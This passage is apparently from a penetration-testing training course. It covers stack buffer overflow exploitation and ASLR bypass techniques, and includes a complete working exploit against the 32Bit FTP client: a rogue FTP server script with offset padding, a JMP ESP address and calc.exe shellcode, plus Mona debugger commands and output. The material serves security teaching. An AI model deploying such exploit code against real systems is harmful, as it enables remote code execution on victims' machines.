
Now the **JMP ESP** will be executed.

The program will jump to the memory location where our shellcode is stored and will start executing each instruction.




As you can see, the machine code (second column) is exactly our shellcode.

Please keep in mind that we are working on a little-endian environment



3.3.2 Overwriting the EIP

Letting the program continue, we will see that a Windows Calculator appears on our screen:



3.3.2 Overwriting the EIP

We have successfully exploited the buffer overflow and redirected the control flow to our shellcode!

As you can imagine, running `calc.exe` will not hurt the victim, but as we will see later on, we can use different shellcodes that may allow us to obtain complete control of the victim.

3.3.2 Overwriting the EIP

Notice that the example has been executed on a customized Windows 8 machine (with some security features disabled). We strongly suggest you run your test in an “easier” environment, such as Windows XP.

Although it is a very old operating system, it is the best environment to start working with topics such as buffer overflows and shellcodes. It has no protection mechanisms such as **DEP**, **ASLR**, memory protection and so on.

Then, once you are more familiar with these topics, you can start working on operating systems that implement enhanced security features.

Exploiting a Real-World Buffer Overflow

If you feel comfortable and confident with what we have done so far and the entire exploitation process is clear enough, in the next slides we are going to exploit a real-world application.

The application is an **FTP** client vulnerable to a buffer overflow. When the client connects to an **FTP** server and receives the banner, if the banner is too long the client application crashes.

To exploit this vulnerability, we will create a small Python script that will simulate an FTP server and will send the banner.

The application we are going to target is called ElectraSoft 32Bit FTP, and you can download it in the members area. It is a very old **FTP** application but at the moment it is the best target to improve your skills in finding and exploiting buffer overflows.

As usual, we strongly suggest you try to exploit the application by yourself, using either your own target machine or the Hera labs Windows XP machine.

If you want to try it on your own, there will be a point where you can stop reading and give it a try.

First, let’s inspect the Python script that will serve as the FTP Server.

You can find it in the **3_Buffer_Overflow.zip** file available in the members area. Notice that although a strong programming background is not needed, a good understanding of C, C++, and Python will make things easier.

3.4 Exploiting a Real-World Buffer Overflow

The following is the Python script we are going to use:

```
#!/usr/bin/python
from socket import *
payload = "Here we will insert the payload"
s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 21))
s.listen(1)
print "[+] Listening on [FTP] 21"
c, addr = s.accept()
print "[+] Connection accepted from: %s" % (addr[0])
c.send("220 "+payload+"\r\n")
c.recv(1024)
c.close()
print "[+] Client exploited !! quitting"
s.close()
```

This simple code accepts incoming connections on port `21` and sends a `220 reply code`, followed by the banner (payload).

The first step is to create a payload that will help us to find the correct offset that will overwrite the **EIP**. We already know how to do this.

Note

If you are trying this on your own, now is a good time to see what you can do with the tools we have discussed so far.

Here are the steps you need to accomplish.

- Create a payload (try using Mona).
- Use Immunity debugger and find out the EIP
- Find out how many Junk Bytes you need (use Mona again).


Once you’ve done that, keep reading to find out if you are correct.

Let’s load the client application in Immunity Debugger and use **Mona** to create the payload with the following command:

```
!mona pc 1100
```

After running the command, let’s open the file pattern.txt created by Mona and then copy the HEX version into the payload variable of our script.

After that, we can start the python script and run the **FTP** client from Immunity debugger.




3.4 Exploiting a Real-World Buffer Overflow

At this point, we have the server running, and now we have to establish the connection from the client.

Notice that since we are running both on the same machine, we can change the address in the client application and set it to 127.0.0.1.

Click on “Connect” and see what happens in Immunity. After a few seconds, we can see that the client connects to our server and then stops.



Now that we have the value in the **EIP** register, let’s use Mona once again to verify the correct number of junk bytes that we will have to use in our shellcode:

```
0BADF00D !mona po 30684239
0BADF00D Looking for 9Bh0 in pattern of 500000 bytes
0BADF00D  - Pattern 9Bh0 (0x30684239) found in cyclic pattern at position 989
0BADF00D Looking for 9Bh0 in pattern of 500000 bytes
0BADF00D Looking for 0hB9 in pattern of 500000 bytes
0BADF00D  - Pattern 0hB9 not found in cyclic pattern (uppercase)
0BADF00D Looking for 9Bh0 in pattern of 500000 bytes
0BADF00D Looking for 0hB9 in pattern of 500000 bytes
0BADF00D  - Pattern 0hB9 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.328000
!mona po 30684239
```

As we can see in the screenshot, it seems that we need to fill our shellcode with `989` bytes before reaching the **EIP**.

Before editing our script, let’s also find the address of a **CALL/JMP ESP** with the following command:

```
!mona jmp -r esp -m kernel
```

```
0BADF00D [+] Results :
77212ACE   0x77212ace (b+0x00042ace)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
772181B7   0x772181b7 (b+0x000481b7)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
772201D6   0x772201d6 (b+0x000501d6)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
7722DE91   0x7722de91 (b+0x0005de91)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
77267D3B   0x77267d3b (b+0x00097d3b)  : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [
74EC6DC7   0x74ec6dc7 (b+0x00016dc7)  : call esp |  {PAGE_EXECUTE_READ} [KERNEL32.DLL] A
771FE1B5   0x771fe1b5 (b+0x0002e1b5)  : call esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
7725A821   0x7725a821 (b+0x0008a821)  : call esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll]
0BADF00D     Found a total of 8 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:05.984000
!mona jmp -r esp -m kernel
```

For our test, we will use the one highlighted in the screenshot (`77267D3B`).

We can now stop the debugger and exit our Python script.

Once again, we will have to fill the first `989` bytes of the shellcode with junk bytes and then add the **JMP ESP** address. Then, add the shellcode we want to execute, which in our case will be `calc.exe`.

Our script will look like the following:


```
#!/usr/bin/python
from socket import *
payload = "\xc3"*989 # Junk bytes
payload += "\x3B\x7D\x26\x77" # jmp esp kernerlbase.dll
#Shellcode for calc.exe - notice the NOPS at the beginning
payload += ( "\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7")
…
```

Now that the Python server is complete let's run it and then execute the **FTP** client once again.

This time, we don't need to debug it.

Once we start the connection to the server, if the Calculator appears on the screen, it means that the exploit succeeded.

As we can see in the following screenshot, the application crashes but the Calculator appears!



Now that we know how it works, let's see a video that recaps the entire exploitation process.

First, we will show you how to identify the correct offset to use, then the **EIP** address to overwrite and then we will exploit the application.

Video: Exploiting Buffer Overflows - 32bitFTP

If you have a **FULL** or **ELITE** plan you can click on the image on the left to start the video

Security Implementations

There are different security measures that have been developed and implemented in order to avoid or make it harder for buffer overflows exploitation.

We already introduced them in the previous modules, but here are additional details on how they work.

In order to explain in detail how these security features can be bypassed would require a very good understanding and experience with OS architectures, assembly code, reverse engineering and more.

However, we will give you a thorough overview of how they work and how they can be defeated.

3.5.1 Helpful Tools

Another tool that will be extremely useful during our tests is EMET (Enhanced Mitigation Experience Toolkit). EMET is a utility that helps prevent vulnerabilities in software from being successfully exploited. EMET offers many different mitigation technologies, such as DEP, ASLR, SEHOP and more.


We strongly suggest that you read the user manual here (Mitigation paragraph), in order to understand all the mitigations it offers.

https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit
https://www.microsoft.com/en-us/download/details.aspx?id=50802

So why do we need EMET? Although it can be used to enhance the security of our system, it can also be used to disable them.

This is especially useful when testing our exploits since we can force programs and applications not to use them.

Here, for example, we can see that we have disabled some of the mitigations for the following programs:



App Name	DEP	SEHOP	NullP...	Heap...	EAF	EAF+	Mand...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
32bitftp.exe	✓	✓					✓							
goodpwd.exe	✓	✓					✓							
ImmunityDebugger.exe	✓	✓					✓							
cmd.exe	✓	✓					✓							

It is important to note that on newer operating systems, ASLR, DEP and SEHOP cannot be completely disabled.

We suggest you try to debug simple, vulnerable applications and see how things change when you enable or disable these mitigations.

3.5.2 Address Space Layout Randomization

The goal of **Address space layout randomization (ASLR)** is to introduce randomness for executables, libraries, and stack in process address space, making it more difficult for an attacker to predict memory addresses.

Nowadays, all operating systems implement ASLR!

3.5.2 Address Space Layout Randomization

When ASLR is activated, the OS loads the same executable at different locations in memory every time (at every reboot).

You can check it yourself by opening a *.dll* or a *.exe* file in Immunity debugger and then click on the *executable modules panel*.

3.5.2 Address Space Layout Randomization

In the following example, we loaded **calc.exe** in Immunity Debugger and then clicked on the “e” button on the top. As you can see in the screenshot, each module has its own base address. The base address is the position in memory where the module has been loaded.

l e m t w h c P k b z r ... s ? Immunity: Consulting Services Manager

Base	Size	Entry	Name	File version	Path
00C40000	000CC000	00C56360	calc	6.3.9600.16384 (	C:\Windows\SysWOW64\calc.exe
73940000	00170000	739435C0	gdiplus	6.3.9600.17415 (	C:\Windows\WinSxS\x86_microsoft.windows.gd
73EC0000	00021000	73EC1370	DEVOBJ	6.3.9600.17415 (	C:\Windows\SYSTEM32\DEVOBJ.dll
73FB0000	00023000	73FB1570	WINMMBAS	6.3.9600.16384 (	C:\Windows\SYSTEM32\WINMMBASE.dll
73FE0000	00023000	73FE3B10	WINMM	6.3.9600.16384 (	C:\Windows\SYSTEM32\WINMM.dll
74750000	00206000	7478D320	COMCTL32	6.10 (winblue_r	C:\Windows\WinSxS\x86_microsoft.windows.co
74C50000	000ED000	74C59FD0	UxTheme	6.3.9600.16384 (	C:\Windows\SYSTEM32\UxTheme.dll
751E0000	00054000	751E24F0	bcryptPr	6.3.9600.17415 (	C:\Windows\SYSTEM32\bcryptPrimitives.dll
75240000	0000A000	752410D0	CRYPTBAS	6.3.9600.17415 (	C:\Windows\SYSTEM32\CRYPTBASE.dll
75250000	0001E000	7525B290	SspiCli	6.3.9600.17415 (	C:\Windows\SYSTEM32\SspiCli.dll
752C0000	000C3000	752CE140	msvcrt	7.0.9600.17415 (	C:\Windows\SYSTEM32\msvcrt.dll
75390000	00095000	75394CA0	OLEAUT32	6.3.9600.17415 (	C:\Windows\SYSTEM32\OLEAUT32.dll
75430000	00045000	75436E80	SHLWAPI	6.3.9600.16384 (	C:\Windows\SYSTEM32\SHLWAPI.dll
75480000	000D7000	7548F6A0	KERNELBA	6.3.9600.17031 (	C:\Windows\SYSTEM32\KERNELBASE.dll

3.5.2 Address Space Layout Randomization

If we reboot the system and try to load the same executable again, we will see that these base addresses change. Also, notice that only the 2 high bytes of the base addresses are randomized.

l e m t w h c P k b z r ... s ? Immunity: Consulting Services Manager

Base	Size	Entry	Name	File version	Path
00A90000	000CC000	00AA6360	calc	6.3.9600.16384 (	C:\Windows\SysWOW64\calc.exe
73BC0000	00021000	73BC1370	DEVOBJ	6.3.9600.17415 (	C:\Windows\SYSTEM32\DEVOBJ.dll
73BF0000	00023000	73BF1570	WINMMBAS	6.3.9600.16384 (	C:\Windows\SYSTEM32\WINMMBASE.dll
73C20000	00023000	73C23B10	WINMM	6.3.9600.16384 (	C:\Windows\SYSTEM32\WINMM.dll
73C50000	00170000	73C535C0	gdiplus	6.3.9600.17415 (	C:\Windows\WinSxS\x86_microsoft.windows
74A30000	00206000	74A6D320	COMCTL32	6.10 (winblue_rt	C:\Windows\WinSxS\x86_microsoft.windows
74F90000	000ED000	74F99FD0	UxTheme	6.3.9600.16384 (	C:\Windows\SYSTEM32\UxTheme.dll
75520000	00054000	755224F0	bcryptPr	6.3.9600.17415 (	C:\Windows\SYSTEM32\bcryptPrimitives.dl
75580000	0000A000	755810D0	CRYPTBAS	6.3.9600.17415 (	C:\Windows\SYSTEM32\CRYPTBASE.dll
75590000	0001E000	7559B290	SspiCli	6.3.9600.17415 (	C:\Windows\SYSTEM32\SspiCli.dll
755B0000	0010E000	755B9090	GDI32	6.3.9600.17415 (	C:\Windows\SYSTEM32\GDI32.dll
75700000	000BA000	7572B240	RPCRT4	6.3.9600.16384 (	C:\Windows\SYSTEM32\RPCRT4.dll
757C0000	00140000	757D7C90	KERNEL32	6.3.9600.17031 (	C:\Windows\SYSTEM32\KERNEL32.DLL
75930000	00095000	75934CA0	OLEAUT32	6.3.9600.17415 (	C:\Windows\SYSTEM32\OLEAUT32.dll
75B50000	00045000	75B56E80	SHLWAPI	6.3.9600.16384 (	C:\Windows\SYSTEM32\SHLWAPI.dll
75BA0000	0007C000	75BA1F10	ADVAPI32	6.3.9600.16384 (	C:\Windows\SYSTEM32\ADVAPI32.dll

With ASLR enabled, some of the modules will not be loaded into predictable memory locations anymore.

Therefore, exploits that work by targeting known memory location will not be successful anymore.

Think about our previous exploit. If we reboot the system, the exploit will not work anymore. This happens because not only will the address of our CALL/JMP ESP be different each time, it will also be different for each machine with the same Operating System.

Therefore, the application would just crash.

3.5.2 Address Space Layout Randomization

When ASLR is not implemented, for example on Windows XP, we can use known memory addresses location for the CALL/JMP ESP instructions. The exploit would work on different machines with the same Operating System.

ASLR is not enabled for all modules. This means that if a process has ASLR enabled, there **could** be a *dll* (or another module) in the address space that does not use it, making the process vulnerable to ASLR bypass attack.

3.5.2 Address Space Layout Randomization

The easiest way to verify which processes have ASLR enabled is to download and run Process Explorer. In the ASLR column, you can see if the process implements or not ASLR.

Process	CPU	Private Bytes	Working Set	PID	ASLR
csrss.exe		1,624 K	3,140 K	312	
csrss.exe	0.08	1,896 K	6,076 K	388	
ImmunityDebugger.exe	0.04	32,852 K	50,648 K	728	
Interrupts	0.57	0 K	0 K	n/a	
smss.exe		272 K	832 K	232	
System	2.87	108 K	224 K	4	
System Idle Process		0 K	4 K	0	
wininit.exe		776 K	3,324 K	376	
winlogon.exe		1,380 K	5,216 K	416	
calc.exe		1,204 K	10,352 K	2828	ASLR
chrome.exe	92.42	32,664 K	61,752 K	1628	ASLR
chrome.exe		1,332 K	4,504 K	2344	ASLR
chrome.exe		49,272 K	56,496 K	1544	ASLR

https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

3.5.2 Address Space Layout Randomization

Immunity Debugger allows you to check the ASLR status by using Mona to verify modules properties.

The easiest command you can run is:

```
!mona modules
```

```
0BADF00D  Module info :
0BADF00D  ----------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR |
0BADF00D  ----------------------------------------------------------------------------------
0BADF00D  0x73c50000 | 0x73dc0000 | 0x00170000 | True   | True    | True |
0BADF00D  0x74f90000 | 0x7507d000 | 0x000ed000 | True   | True    | True |
0BADF00D  0x75580000 | 0x7558a000 | 0x0000a000 | True   | True    | True |
0BADF00D  0x77d90000 | 0x77efe000 | 0x0016e000 | True   | True    | True |
0BADF00D  0x77340000 | 0x77381000 | 0x00041000 | True   | True    | True |
0BADF00D  0x00a90000 | 0x00b5c000 | 0x000cc000 | True   | True    | True |
0BADF00D  0x77300000 | 0x7733c000 | 0x0003c000 | True   | True    | True |
0BADF00D  0x757c0000 | 0x75900000 | 0x00140000 | True   | True    | True |
0BADF00D  0x75590000 | 0x755ae000 | 0x0001e000 | True   | True    | True |
0BADF00D  0x73bc0000 | 0x73be1000 | 0x00021000 | True   | True    | True |
0BADF00D  0x77850000 | 0x77978000 | 0x00128000 | True   | True    | True |
0BADF00D  0x75b50000 | 0x75b95000 | 0x00045000 | True   | True    | True |
0BADF00D  0x74a30000 | 0x74c36000 | 0x00206000 | True   | True    | True |
0BADF00D  0x75c50000 | 0x75dcd000 | 0x0017d000 | True   | True    | True |
0BADF00D  0x75930000 | 0x759c5000 | 0x00095000 | True   | True    | True |
0BADF00D  0x75eb0000 | 0x7715d000 | 0x012ad000 | True   | True    | True |
0BADF00D  0x75700000 | 0x757ba000 | 0x000ba000 | True   | True    | True |
0BADF00D  0x73bf0000 | 0x73c13000 | 0x00023000 | True   | True    | True |
0BADF00D  0x75c20000 | 0x75c47000 | 0x00027000 | True   | True    | True |
!mona modules
```

3.5.2 Address Space Layout Randomization

In the results, you will see all the modules loaded, and you can verify if ASRL is enabled or not. If you want to list only the modules that do not have ASLR enabled, you can run the following command:

```
!mona noaslr
```

Once again, Mona is a very powerful tool. It will be extremely useful to defeat security measures such as ASLR, DEP, etc.

3.5.2.1 Bypass Technique

There are different methods that we can use.

We are not going into the details of each technique since they require very good experience in reverse engineering, exploit writing and more.

You can find great resources about these topics here.

https://www.corelan.be/

3.5.2.1 Bypass Technique

Non-randomized modules

This technique aims to find a module that does not have ASLR enabled and then use a simple JMP/CALL ESP from that module.

This is the easiest technique that one can use since the process is very similar to the one we have seen so far.

3.5.2.1 Bypass Technique

Bruteforce

With this method, ASLR can be forced by overwriting the return pointer with plausible addresses until, at some point, we reach the shellcode.

The success of pure brute-force depends on how tolerant an exploit is to variations in the address space layout (e.g., how many NOPs can be placed in the buffer), and on how many exploitation attempts one can perform.

Bruteforce

When an attempt to guess a correct return address fails, the application crashes.

This method is typically applied against those services configured to be automatically restarted after a crash.

NOP-Sled

Here, we create a big area of NOPs in order to increase the chances to jump to this area. As you already know, NOP stands for No Operation, and as the name suggests, it is an instruction that effectively does nothing at all.

Therefore, the execution will “slide” down the NOPs and reach the shellcode.

NOP-Sled


Note: Since the processor skips NOPs until it gets to something to execute, the more NOPs we can place before our shellcode, the more chances we have to land on one of these NOPs.

The advantage of this technique is that the attacker can guess the jump location with a low degree of accuracy and still successfully exploit the program.

3.5.2.1 Bypass Technique

NOP-Sled

Here is a representation of the NOP-Sled technique:



Here you can also find a good reference from FireEye about bypassing ASLR.

https://www.fireeye.com/blog/threat-research/2013/10/aslr-bypass-apocalypse-in-lately-zero-day-exploits.html

3.5.2.2 Protective Measures

MAP REF

We achieve maximum defense when ASLR is correctly implemented and DEP is enabled. For deeper, more technical information on this, please check here.

Otherwise here are some good references that you can use to start diving into bypassing ASLR+DEP:

- Universal-depaslr-bypass-with-msvcr71-dll-and-mona-py
- https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf
- Exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr

https://blogs.technet.microsoft.com/srd/2010/12/08/on-the-effectiveness-of-dep-and-aslr/
